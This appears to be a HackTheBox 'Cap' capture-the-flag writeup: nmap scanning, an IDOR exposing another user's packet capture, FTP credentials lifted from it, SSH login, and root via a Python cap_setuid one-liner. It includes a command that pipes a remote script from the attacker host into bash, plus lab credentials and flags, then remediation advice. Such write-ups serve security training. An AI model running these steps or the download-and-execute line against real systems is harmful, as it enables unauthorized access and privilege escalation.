


Cap

HackTheBox - Cap Machine Writeup

Difficulty: Easy
Platform: Linux
IP Address: 10.10.10.245
Prepared By: Darkace

Overview

Cap is an easy Linux machine featuring a web application with administrative functions including network traffic capture. The machine involves exploiting an Insecure Direct Object Reference (IDOR) vulnerability to access another user's packet capture, extracting plaintext credentials, and leveraging Linux capabilities for privilege escalation.



Enumeration

Nmap Scan

```
nmap -sC -sV -A -oA nmap/cap 10.10.10.245
```

```

(darkace@darkace)-[~/HTB/Cap]
$ nmap -sC -sV -A -oA nmap/cap 10.10.10.245 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 11:45 EDT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.83% done; ETC: 11:45 (0:00:00 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.53s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256  96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256  3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http      Gunicorn
|_ http-title: Security Dashboard
|_ http-server-header: gunicorn
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   387.07 ms 10.10.16.1
2   190.94 ms 10.10.10.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.93 seconds

```

Findings:

- **Port 21:** FTP vsftpd 3.0.3
- **Port 22:** SSH OpenSSH 8.2p1 Ubuntu
- **Port 80:** HTTP gunicorn (Python web application)

FTP Enumeration

Attempted anonymous login and version-specific exploits without success:

Exploit Title	Path
vsftpd 2.0.5 - "CWD" (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - "deny_file" Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - "deny_file" Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Shellcodes: No Results

```


(darkace@darkace)-[~/HTB/Cap]
$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:darkace): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed

```

Web Application Analysis

The web application provides several network diagnostic functions:

IP Config Page - Shows ifconfig output:




The screenshot shows a web application interface with a dark sidebar on the left containing navigation links: Dashboard, Security Snapshot (5 Second PCAP + Analysis), IP Config, and Network Status. The main content area displays the output of the 'ifconfig' command for two interfaces: eth0 and lo. The eth0 interface is an Ethernet card with IP 10.10.10.245, and the lo interface is a loopback device with IP 127.0.0.1. Both show RX and TX packet statistics.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.245 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 dead:beef::250:56ff:fe94:774b prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:fe94:774b prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:94:77:4b txqueuelen 1000 (Ethernet)
    RX packets 30265 bytes 5911693 (5.9 MB)
    RX errors 0 dropped 27 overruns 0 frame 0
    TX packets 29571 bytes 16327267 (16.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3163 bytes 244445 (244.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3163 bytes 244445 (244.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Network Status Page - Shows netstat output


Security Snapshot - Creates packet captures:



The screenshot shows the Security Snapshot page of the web application. It features a table with network statistics. The table has two columns: 'Data Type' and 'Value'. The data rows show the number of packets for different protocols: Number of Packets (145), Number of IP Packets (145), Number of TCP Packets (145), and Number of UDP Packets (0). A 'Download' button is located at the bottom left of the table. The sidebar and top navigation are consistent with the previous screenshots.

Data Type	Value
Number of Packets	145
Number of IP Packets	145
Number of TCP Packets	145
Number of UDP Packets	0


Downloading a capture provides a PCAP file:



Initial Foothold

IDOR Vulnerability

Discovered Insecure Direct Object Reference (IDOR) in the URL structure `/data/<id>` :



Credential Extraction

Analyzing capture ID 0 in Wireshark reveals FTP authentication traffic:

25 0.446213	192.168.196.16	192.168.196.1	TCP	50 80 → 54410 [ACK] Seq=1 Ack=353 Win=64128 Len=0
26 0.449729	192.168.196.16	192.168.196.1	TCP	80 80 → 54410 [PSH, ACK] Seq=1 Ack=353 Win=64128 Len=24 [TCP PDU reassembled in 27]
27 0.449869	192.168.196.16	192.168.196.1	HTTP	425 HTTP/1.0 404 NOT FOUND (text/html)
28 0.450903	192.168.196.1	192.168.196.16	TCP	62 54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29 0.450176	192.168.196.1	192.168.196.16	TCP	62 54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30 0.450189	192.168.196.16	192.168.196.1	TCP	56 80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31 2.624579	192.168.196.1	192.168.196.16	TCP	68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32 2.624624	192.168.196.16	192.168.196.1	TCP	68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33 2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34 2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPD 3.0.3)
35 2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36 4.103000	192.168.196.1	192.168.196.16	FTP	62 Request: USER nathan
37 4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38 4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39 4.167701	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40 5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41 5.425934	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42 5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.
43 5.432801	192.168.196.1	192.168.196.16	FTP	62 Request: SYST
44 5.432834	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45 5.432937	192.168.196.16	192.168.196.1	FTP	75 Response: 215 UNIX Type: L8
46 5.478790	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47 6.309628	192.168.196.1	192.168.196.16	FTP	84 Request: PORT 192,168,196,1,212,140
48 6.309655	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=97 Ack=78 Win=64256 Len=0

Credentials Found:

- Username: nathan
- Password: Buck3tH4TF0RM3!

Initial Access

Successfully used credentials for SSH access:

```

(darkace@darkace)-[~/HTB/Cap]
$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHZRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Sep 18 16:09:18 UTC 2025

System load:            0.08
Usage of /:             36.6% of 8.73GB
Memory usage:          21%
Swap usage:            0%
Processes:             228
Users logged in:       0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:fe94:774b

⇒ There are 3 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
7aaff7e06b689a314d099fb18ed14747

```

User Flag:

```

nathan@cap:~$ cat user.txt
7aaff7e06b689a314d099fb18ed14747

```

Privilege Escalation

Enumeration with LinPEAS

Used LinPEAS to identify privilege escalation vectors:

```
curl http://10.10.14.24/linpeas.sh | bash
```

```
Files with capabilities (limited to 50):  
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Capabilities Abuse

Discovered Python with dangerous capabilities:

- `cap_setuid` - Allows setting UID
- `cap_net_bind_service` - Allows binding to privileged ports

Root Access

Exploited Python capabilities to gain root shell:

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'  
# ls  
python3.8  snap  user.txt  
# cd /root  
# ls  
root.txt  snap  
# cat root.txt  
a7d7ceb4397adc246cee78e98f513d83  
# █
```

Root Flag:

```
# cat root.txt  
a7d7ceb4397adc246cee78e98f513d83
```

Attack Path Diagram

Error parsing Mermaid diagram!

Cannot read properties of null (reading 'getBoundingClientRect')

Key Vulnerabilities

1. **Insecure Direct Object Reference (IDOR)** - Lack of access controls on packet capture files
2. **Plaintext Protocol Usage** - FTP transmitting credentials without encryption
3. **Excessive Capabilities** - Python granted unnecessary privileged capabilities

Remediation Strategies

1. **Access Control Implementation:**
 - Implement proper authorization checks for all resources
 - Use session-based access controls instead of sequential IDs
 - Implement role-based access control (RBAC)
2. **Network Security:**
 - Replace FTP with SFTP or FTPS for encrypted file transfer
 - Encrypt all authentication traffic
 - Implement network segmentation
3. **Privilege Management:**
 - Remove unnecessary capabilities from Python interpreter
 - Follow principle of least privilege for service accounts
 - Regular security audits of capabilities and SUID binaries
4. **Monitoring:**
 - Implement file integrity monitoring
 - Log and monitor access to packet capture functionality
 - Set up alerts for privilege escalation attempts

Tools Used

- Nmap - Network enumeration
- Wireshark - Packet capture analysis
- LinPEAS - Linux privilege escalation enumeration
- Curl - File transfer

Timeline

- **Enumeration:** 15 minutes
- **IDOR Discovery:** 10 minutes
- **Credential Extraction:** 5 minutes
- **Privilege Escalation:** 10 minutes
- **Total Time:** 40 minutes

Lessons Learned

1. Always check for IDOR vulnerabilities in sequentially numbered resources
2. Plaintext protocols can expose sensitive credentials
3. Linux capabilities can be dangerous privilege escalation vectors
4. Regular security audits of system capabilities are essential
5. Principle of least privilege should be applied to all services and applications

This documentation is for educational purposes only. Always obtain proper authorization before conducting security testing.